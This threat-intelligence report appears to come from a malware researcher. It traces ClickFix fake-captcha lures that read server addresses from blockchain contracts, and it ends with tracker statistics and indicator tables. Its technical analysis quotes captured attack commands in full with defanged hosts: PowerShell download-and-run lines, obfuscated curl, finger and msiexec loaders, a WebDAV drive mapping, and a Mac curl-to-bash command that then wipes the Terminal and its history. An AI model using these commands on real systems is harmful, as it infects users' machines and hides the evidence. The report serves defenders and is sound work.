ClickFix lures, from blockchain contract to pasted command
A hacked website asks a blockchain contract where its server is, shows a fake check and puts a command on the visitor's clipboard. We followed that path through every entry in our two trackers on 16 November 2026: 240 contracts, half of them on free test networks, and 382 command hosts behind commands that pose as captcha codes and clear the Mac Terminal and its history after they run.
| Data | ClickFix command tracker and EtherHiding contract tracker, both as of 2026-11-16 |
|---|---|
| Commands | 382 download hosts from commands captured on compromised sites since 2026-09-01 |
| Contracts | 240 contracts on 7 chains, read daily since 2026-09-01 |
| Fastest rotation | 104 addresses on one ChainBite contract on BNB Smart Chain testnet |
| Largest single host | *[.]zhv8[.]com, 1,353 different subdomains on 1,315 sites |
Key takeaways
- A hacked site asks a blockchain contract for its server, then puts a command on the visitor's clipboard. On 16 November 2026 our trackers held 240 such contracts and 382 hosts the commands download from; 192 of those hosts belong to kits that also read a contract.
- 116 of the 240 contracts live on Ethereum Sepolia or BNB Smart Chain testnet, where coins are free. One ChainBite contract named 104 servers in 77 days, and a BaseTask contract on Base named 72 Cloudflare Workers hosts.
- GzipGnaw's commands used a different subdomain of
zhv8[.]comon each of 1,315 sites. A week after a new GzipGnaw contract namedxzx1[.]comon 5 November, its commands moved to that domain. - The commands pose as captcha and Cloudflare codes, hide the names of the Windows tools they call, and on a Mac clear the Terminal and its history after starting their download. SkinFrame writes its "To verify push the ENTER key" message in Cyrillic look-alike letters.
A ClickFix lure is a fake "verify you are human" check on a hacked website. It puts a command on the visitor's clipboard and walks them through pasting it into Windows or the Mac Terminal, the Mac's command window, so the visitor runs the attacker's command themselves. Many of these kits look up their server in a blockchain contract first, a trick called EtherHiding. We keep two public trackers that follow both halves: the EtherHiding contract tracker, which reads 240 contracts every day, and the ClickFix command tracker, which lists the 382 hosts the copied commands download from. A kit is the set of scripts one group plants on hacked sites, and each kit has its own name in our trackers.
Everything below comes from both trackers as published on 16 November 2026, built from commands captured on compromised sites and our daily contract reads, both since 1 September. Site counts are the compromised sites we captured each command on. Hostile addresses are broken with [.] and hxxp so they cannot be clicked.
Background
GzipGnaw had the most widely seen command host in the tracker, and every step of its path is in our data.
The hacked page reads its server address from a contract
Figure 1 shows the whole path.
A GzipGnaw site carries a short script hidden in its pages. The script gets its server address from a smart contract, a small program stored on a blockchain that anyone can read. It reads the contract through a public blockchain gateway (an eth_call), which is free and leaves no record on the chain.
GzipGnaw's contracts are on Ethereum Sepolia, a test network that developers use to try contracts without spending money. Contract 0x0321C73150543FAa9D016c9c46Abf293Eb6839e4 has answered with four different servers since our reads began:
| Server the contract named | First read | Last read |
|---|---|---|
qaz4[.]com |
2026-09-01 | 2026-09-02 |
qaz6[.]com |
2026-09-02 | 2026-09-04 |
xaz2[.]com |
2026-09-04 | 2026-09-25 |
zvh4[.]com |
2026-09-25 | 2026-11-16 |
Changing the answer takes one transaction, and every hacked site that reads the contract gets the new server on its next lookup. The address sits in a contract no hosting company controls, so the hacked sites never need editing again.
The answer arrives encrypted. The script decrypts it with a key built into the page, decompresses it and runs it, and that next stage talks to the server the contract named. Our GzipGnaw page has the details.
The fake check copies a command


The page looks like a Cloudflare check with an "I'm not a robot" box (Figure 2). When we clicked the box in a live session on 16 November, the page copied a command to the clipboard and replaced the box with three steps (Figure 3). One site told the visitor to hold the Windows key and press E, which opens File Explorer, then click its address bar, press Ctrl+V and press Enter. Another said Win+X and then I, which opens PowerShell, the Windows command window, then Ctrl+V and Enter. Both pages show a line the visitor "will observe and agree", such as Cloudflare verification (ID: 230a4343ea70477d). On the second site the clipboard held this instead:
irm 'fmjjchoiowdel[.]xzx1[.]com/s/w/1' | iexirm downloads text from a web address and iex runs that text as a PowerShell program. The line fetches GzipGnaw's next stage from xzx1[.]com and runs it on the visitor's computer.
The part in front of the domain changes every time. Before xzx1[.]com, GzipGnaw's main host was zhv8[.]com, with commands like irm 'adkdqrqkldbpt[.]zhv8[.]com/s/w/1' | iex. We saw that host on 1,315 sites between 28 September and 16 November 2026 under 1,353 different subdomains, all ending in the same /s/w/1 path.
On 5 November a new GzipGnaw contract, 0xc0b115978ab0a985ed081cb609f35e7888ccdcf0, began naming xzx1[.]com. On 12 November GzipGnaw's commands switched to subdomains of xzx1[.]com, and 435 sites served them by 16 November. Figure 4 lines the two up.
The other kits in the trackers run their own versions of these steps. 192 of the 382 command hosts belong to kits that also read a contract, and the contract tracker also covers kits that never show a command, such as wallet drainers and card skimmers.
Infrastructure
116 of 240 contracts are on free test networks
The 240 contracts sit on seven blockchains:
| Chain | Contracts |
|---|---|
| Polygon | 100 |
| Ethereum Sepolia (testnet) | 78 |
| BNB Smart Chain testnet | 38 |
| BNB Smart Chain | 11 |
| Ethereum | 7 |
| Base | 5 |
| Arbitrum One | 1 |
Test networks answer the same questions as the real ones, and their coins come free from faucets, websites that hand them to developers.
ChainBite: 104 servers on one contract
ChainBite, another ClickFix kit, reads 21 contracts, 19 of them on BNB Smart Chain testnet. Contract 0x68DcE15C1002a2689E19D33A3aE509DD1fEb11A5 named 104 different servers between 1 September and 16 November 2026, 77 days, and 0xA1decFB75C8C0CA28C10517ce56B710baf727d2e named 102 from 6 September. Both averaged more than one change a day.
BaseTask: 72 Cloudflare Workers hosts in 77 days
BaseTask, a wallet drainer, reads one contract on Base, 0x623f65e5945c0fecf8f68ff9d98ce56fece6bc6a. Every server it named from 1 September to 16 November 2026 is on workers.dev, Cloudflare's free service for running small scripts. Each name is a short word, eight random characters and the Cloudflare account's own name, such as svc-ed6bfb17 on the first day and web-bc2ecabf on the last. There were 72.
Until 29 October the account names were people's names and handles. On 30 October the first accounts named cf- plus eight random characters appeared (Figure 5), and 20 of the 26 hosts since then are named that way.
HexMage: a new contract for every address
HexMage, a skimmer that steals payment card details from shop checkouts, works the other way round. Each of its 68 contracts on Ethereum Sepolia has named a single server, and when it needs a new one it creates a new contract: 23 in October 2026 and 45 between 1 and 15 November.
LenAI command hosts: Russian phrases that last three to five days
LenAI, the busiest ClickFix kit in the tracker, accounts for 121 of the 382 command hosts, more than any other kit. Several of its domains are Russian phrases written in Latin letters, and each was in use for three to five days. ktoktotam[.]cc, 19 to 21 October, is "kto kto tam", "who's there". nikogdatakonebilo[.]cc, 23 to 27 October, is "nikogda takogo ne bylo", "this has never happened before", the first half of a Russian saying that ends "and here we go again". efreitorher[.]org reached 91 sites between 31 October and 2 November, and yaebalciganovvjopu[.]org 7 sites from 3 to 5 November; both are Russian obscenities.
The download paths use Russian traffic-seller slang. proliv, in /proliv2929/ and /proliv_dante/, means a run of bought visitors, and one LenAI Mac download address ends ?build=new_traffic&owner=D4NTE. BW panel, another ClickFix kit, names its PowerShell script pidor.ps1, a Russian homophobic slur, on hosts such as dog[.]caspers66[.]com.
Technical analysis
Stage 1: The command looks like part of the check
The visitor has just been told they are proving they are human, so many commands carry a fake verification code to match. TokenTooth, another ClickFix kit, names a "CloudFlare Captcha ID" twice:
powershell -c "iex(irm '85[.]239[.]149[.]40?CloudFlare_Captcha_ID_7716254T1' -UseBasicParsing)" # CloudFlare Captcha Verification ID T17483JDH21The first "ID" is sent to the attacker's server as part of the address. The second sits after #, which marks a comment that PowerShell skips, so it is there only to be read. A sister command on 93[.]152[.]224[.]29 spells it CloudFlare_Capctha_ID. BW panel ends its commands with # ------------------------ PRESS ENTER TO VERIFY ------------------------, and LenAI's end rem reCaptcha ID: 255901, rem being the comment marker for Windows command files. DoubleDonut, a kit that reads its lure from a contract, downloads from checkingrayid[.]com, after the Ray ID, a reference code Cloudflare prints on its own error pages. It reached 476 sites from 6 November.
SkinFrame uses msiexec, the Windows installer, which can install a package straight from a web address. Its commands add a setting, S1, that the installer never reads. Shown here with ordinary letters:
msiexec.exe /i hxxp:\\cf-www[.]com\k3kwfghbu2fro1 /Q S1="Device Setup Host 10.0.19041 ready To verify push the ENTER key"/i installs the package at the address and /Q hides the installer's windows. The S1 text is for the visitor. The Windows Run box, which Win+R opens, is one short line and shows the end of whatever is pasted, so with spaces pushing the real command out of view, the visitor sees "To verify push the ENTER key". Figure 6 shows the effect. In the captured command most letters of that message are Cyrillic look-alikes (e, a, o, c, p and the capitals T, E and H), the spaces are four different kinds of space character, and another build adds invisible zero-width spaces inside the words. A search for the English words in the command finds nothing. SkinFrame accounts for 20 of the 23 commands in the tracker that contain any non-ASCII character, and FrameFinger pads its commands the same way, ending them --------------P_u_s_h----t_h_e----_E_n_t_e_r_------.
cf-www[.]com lures between 30 September and 6 October 2026.Stage 2: The command calls Windows tools without naming them
The commands reach download tools such as curl.exe and finger.exe without spelling the names out. FrameFinger's line finds finger.exe without naming it, asks the attacker's server a question and runs whatever comes back. It asks Windows to find its program with a wildcard, the way *.txt matches every text file:
%COMSPEC% /c %COMSPEC% /c %COMSPEC% /c start "" /^min for /f "delims=" %u in ('where ,f*n*er,') do for /f "delims=" %w in ('"%u" peufghXXDh@dns-api[.]org') do @%w%COMSPEC% is the Windows command prompt, started three times over and minimised. where ,f*n*er, returns the location of finger.exe, an old network tool Windows still ships, which asks a server about a user and prints its text reply. The first for loop finds the tool; the second runs it against peufghXXDh@dns-api[.]org and runs each line of the server's reply as a command. Other builds write the name as "fin""ger".
LenAI writes a batch file, a list of Windows commands run in order, then starts it:
cmd /c "(echo cd /d %~dp0&echo copy /b /y %windir%\system32\c?rl.exe x1.exe&echo .\x1.exe -sLoa.cmd hxxps://efreitorher[.]org/h/c/f9e1881c658d8b72&echo .\a.cmd&echo del a.cmd x1.exe)>%PUBLIC%\t.cmd& pcalua -a %PUBLIC%\t.cmd&rem reCaptcha ID: 255901"Each echo writes one line of the batch file. Together they copy Windows' own download tool, curl.exe, to x1.exe, written c?rl.exe so the real name never appears. They use the copy to download a.cmd from efreitorher[.]org, run it and delete both files. The batch file is saved as t.cmd in the shared Public folder and started through pcalua, the Program Compatibility Assistant, a Windows helper for running old programs. Later builds write the same command in mixed case, cMd, EChO, PcaLua, which Windows reads the same way. Another LenAI build assembles iex while it runs, as &('i'+'e'+'x'), and SmartApeSG, another kit, builds curl from the pieces cu and rl.
ShieldBeaver skips the download tools altogether. Its command connects drive Z: to a folder on the attacker's server over WebDAV, a way of opening a web server like a network drive, runs update.cmd from it and disconnects:
cmd /c net use Z: hxxp://94[.]156[.]170[.]255/webdav /persistent:no && "Z:\update.cmd" & net use Z: /deleteStage 3: The server checks a code from the lure
Some commands carry a code from the lure with their download request. LenAI's PowerShell commands send it twice, in the user agent (the name a program gives a server when it connects) and in a header, an extra line of the request:
(irm 'hxxp://hagosuro[.]lc/dantestraff18/9956ca98593d95f4' -UserAgent 'WUA/bdda1e77b2' -Headers @{'X-WUA'='bdda1e77b2'})|iex11 hosts take the X-WUA code, on 2,098 sites. DoubleDonut puts a session ID in the address, ?sid=1794816424077-ie19komc on checkingrayid[.]com. On two of its hosts, 74 sites in all, the command still reads ?sid=REPLACE_ID, a placeholder left in the command.
Stage 4: On a Mac, the command clears the Terminal and its history
DriveSurge shows its lure only to Mac visitors and asks them to paste into Terminal. Its command starts the download in the background, then removes every sign of what was pasted:
export SRC_URL='{_0x9c7c69}' && (cd /tmp && curl -kfsSL "hxxp://45[.]158[.]199[.]240/fd8dc70d485d?force=1" -o . && bash . && rm -f .) > /dev/null 2>&1 & clear; printf '\033[3J'; history -d $(history 1 2>/dev/null | awk '{print $1}') 2>/dev/null; fc -p /dev/nullThe part in brackets downloads a script from 45[.]158[.]199[.]240 into the temporary folder, runs it and deletes it, and the & after it lets that carry on in the background. Then clear and printf '\033[3J' empty the Terminal window and the text above it. A Mac keeps a history of typed commands so the up arrow can repeat them; history -d deletes the pasted line from it, and fc -p /dev/null stops the rest of the session being recorded. The visitor is left looking at an empty Terminal.
11 hosts carry this command, on 1,171 sites, and every one sets SRC_URL to a literal {_0x...} name, a variable from the page's scrambled script that was never swapped for its value. The download never reads SRC_URL, so the command runs regardless. ClockTail left its whole command unfilled.
Impact
Exposure: across the 382 command hosts, the site counts add up to 16,608 captures of a hacked page serving a command to its visitors, and a site can count under more than one host. On the contract side, 231 of the 240 contracts named a server or a next step on 16 November.
Indicators of compromise (IOCs)
Every indicator below is already public on the two trackers. The full lists, with dates and site counts, are on the ClickFix command tracker and the EtherHiding contract tracker.
Network indicators
| Host | Kit | Sites | First seen | Last seen |
|---|---|---|---|---|
*[.]zhv8[.]com |
GzipGnaw | 1,315 | 2026-09-28 | 2026-11-16 |
*[.]zvx1[.]com |
GzipGnaw | 545 | 2026-11-05 | 2026-11-11 |
*[.]xzx1[.]com |
GzipGnaw | 435 | 2026-11-12 | 2026-11-16 |
hagosuro[.]lc |
LenAI | 581 | 2026-10-22 | 2026-11-16 |
checkingrayid[.]com |
DoubleDonut | 476 | 2026-11-06 | 2026-11-16 |
45[.]158[.]199[.]240 |
DriveSurge | 457 | 2026-10-31 | 2026-11-11 |
efreitorher[.]org |
LenAI | 91 | 2026-10-31 | 2026-11-02 |
ktoktotam[.]cc |
LenAI | 24 | 2026-10-19 | 2026-10-21 |
nikogdatakonebilo[.]cc |
LenAI | 21 | 2026-10-23 | 2026-10-27 |
yaebalciganovvjopu[.]org |
LenAI | 7 | 2026-11-03 | 2026-11-05 |
94[.]156[.]170[.]255 |
ShieldBeaver | 105 | 2026-09-07 | 2026-11-15 |
dns-api[.]org |
FrameFinger | 62 | 2026-10-13 | 2026-11-05 |
dog[.]caspers66[.]com |
BW panel | 89 | 2026-09-27 | 2026-10-02 |
cf-www[.]com |
SkinFrame | 27 | 2026-09-30 | 2026-10-06 |
85[.]239[.]149[.]40 |
TokenTooth | 1 | 2026-09-19 | 2026-09-27 |
Smart contracts
| Contract | Chain | Kit | Addresses returned |
|---|---|---|---|
0x68DcE15C1002a2689E19D33A3aE509DD1fEb11A5 |
BNB Smart Chain testnet | ChainBite | 104 |
0xA1decFB75C8C0CA28C10517ce56B710baf727d2e |
BNB Smart Chain testnet | ChainBite | 102 |
0x623f65e5945c0fecf8f68ff9d98ce56fece6bc6a |
Base | BaseTask | 72 |
0x0321C73150543FAa9D016c9c46Abf293Eb6839e4 |
Ethereum Sepolia | GzipGnaw | 4 |
0xc0b115978ab0a985ed081cb609f35e7888ccdcf0 |
Ethereum Sepolia | GzipGnaw | 1 |

About the author
Matt Kirkland (Kirk) is the founder of Ohey and researches malware, compromised websites and the infrastructure behind them.
More reading
 KongTuke ClickFix comes for a Canadian treasure: Canada Dry
 ClockTail: a ClickFix kit that never filled in its command
 DarkSword router's iOS 26 route, C10, is switched offBaseTask EtherHiding loader: encrypted wallet taskingChainBite ClickFix kit: a chain of testnet contractsDriveSurge: a fake analytics plugin with a reCAPTCHA lureFrameFinger ClickFix: full-screen iframe and fingerGzipGnaw: encrypted stages from a Sepolia contractHexMage web skimmer: Sepolia contracts and XOR chunksLenAI ClickFix kit: Polygon contracts, lures and tenantsShieldBeaver: a WordPress bridge and sticky clipboardSkinFrame: a ClickFix overlay with per-platform skinsClickFix on infected websites: how it works